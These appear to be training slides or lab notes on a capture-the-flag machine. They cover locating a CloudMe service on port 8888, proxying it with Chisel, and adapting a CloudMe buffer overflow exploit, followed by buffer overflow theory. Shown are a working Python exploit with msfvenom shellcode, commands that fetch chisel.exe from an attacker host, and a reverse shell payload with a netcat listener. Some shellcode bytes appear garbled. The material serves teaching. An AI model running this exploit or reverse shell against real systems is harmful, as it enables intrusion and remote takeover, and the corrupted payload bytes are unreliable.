
#5 Buffer Overflow

CloudMe only listens on localport 8888

```
C:\Users\shaun\Downloads>netstat -an | findstr LISTEN
netstat -an | findstr LISTEN
TCP    0.0.0.0:135          0.0.0.0:0          LISTENING
TCP    0.0.0.0:445          0.0.0.0:0          LISTENING
TCP    0.0.0.0:5040         0.0.0.0:0          LISTENING
TCP    0.0.0.0:7680         0.0.0.0:0          LISTENING
TCP    0.0.0.0:8080         0.0.0.0:0          LISTENING
TCP    0.0.0.0:49664        0.0.0.0:0          LISTENING
TCP    0.0.0.0:49665        0.0.0.0:0          LISTENING
TCP    0.0.0.0:49666        0.0.0.0:0          LISTENING
TCP    0.0.0.0:49667        0.0.0.0:0          LISTENING
TCP    0.0.0.0:49668        0.0.0.0:0          LISTENING
TCP    0.0.0.0:49669        0.0.0.0:0          LISTENING
TCP    10.10.10.198:139     0.0.0.0:0          LISTENING
TCP    127.0.0.1:3306       0.0.0.0:0          LISTENING
TCP    127.0.0.1:8888       0.0.0.0:0          LISTENING
TCP    [::]:135            [::]:0             LISTENING
TCP    [::]:445            [::]:0             LISTENING
TCP    [::]:7680           [::]:0             LISTENING
TCP    [::]:8080           [::]:0             LISTENING
TCP    [::]:49664          [::]:0             LISTENING
TCP    [::]:49665          [::]:0             LISTENING
TCP    [::]:49666          [::]:0             LISTENING
TCP    [::]:49667          [::]:0             LISTENING
TCP    [::]:49668          [::]:0             LISTENING
TCP    [::]:49669          [::]:0             LISTENING
```

Using Chisel to proxy port 8888

Get it from <https://github.com/jpillora/chisel>



Download chisel

```
$ gunzip chisel_1.10.1_linux_386.gz  
$ gunzip chisel_1.10.1_windows_386.gz  
$ python3 -m http.server 80
```

```
C:\xampp\htdocs\gym\upload>
```

```
powershell Invoke-WebRequest -Uri http://10.10.14.X/chisel.exe -Outfile  
chisel.exe
```


Run chisel

```
$ ./chisel server --reverse -p 9999
```

```
C:\xampp\htdocs\gym\upload>
```

```
chisel.exe client 10.10.14.X:9999 R:8888:127.0.0.1:8888
```

Adapting the Exploit

```
import socket

target = "127.0.0.1"

padding1 = b"\x90" * 1052
EIP = b"\xb5\x42\xa8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
payload += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
payload += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
payload += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
payload += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
payload += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
payload += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
payload += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
payload += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
payload += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
payload += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
payload += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
payload += b"\x83\x98\xe2\x11\x29\xc9\x9e\x7b\x27\x13\x2c\x06\x05"
payload += b"\x13\x2e\x09\x39\x7c\x1f\x82\xd6\xfb\xa0\x41\x93\xf4"
payload += b"\xea\xc8\xb5\x9c\xb2\x98\x84\xc0\x44\x77xca\xfc\xc6"
payload += b"\x72\xb2\xfa\xd7\xf6\xb7\x47\x50\xea\x5d\x8\x35\x0c"
payload += b"\x7a\xd8\x1f\x6f\x1d\x4a\xc3\x5e\xb8\xea\x66\x9f"

overrun = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
```

Replace with your own shellcode

Generating a Payload (unstaged reverse shell)


```
$ msfvenom --list payloads | grep windows | grep reverse_tcp
```

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.X \  
    LPORT=2222 -f python -v payload
```

```
$ nc -lvp 2222
```


#6 Buffer Overflow Theory

Program Memory (32bit)



```
void foo(int a, int b) {  
    int result;  
    result = a + b;  
}
```

```
void bar() {  
    foo(100, 200);  
    // return addr  
}
```




<https://godbolt.org/z/nhYeGv1s1>

```
x86 msvc v19.latest (Editor #1) ✕
x86 msvc v19.latest  ✓ Compiler options...
A ▾ ⚙ Output... ▾ ▼ Filter... ▾ 📖 Libraries 🔧 Overrides + Add new... ▾ 🛠 Add tool... ▾
1  # License: MSVC Proprietary
2  # The use of this compiler is only permitted for internal evaluation purposes and is otherwise gover
3  # See https://visualstudio.microsoft.com/license-terms/vs2022-ga-community/
4  _result$ = -4                                ; size = 4
5  _a$ = 8                                       ; size = 4
6  _b$ = 12                                    ; size = 4
7  _foo    PROC
8          push    ebp
9          mov     ebp, esp
10         push    ecx
11         mov     eax, DWORD PTR _a$[ebp]
12         add     eax, DWORD PTR _b$[ebp]
13         mov     DWORD PTR _result$[ebp], eax
14         mov     esp, ebp
15         pop     ebp
16         ret     0
17 _foo    ENDP
```

RET


- Pops **return address** from stack
- **Transfers control** to that address (EIP => instruction pointer)

Write to return address => Take over control of execution



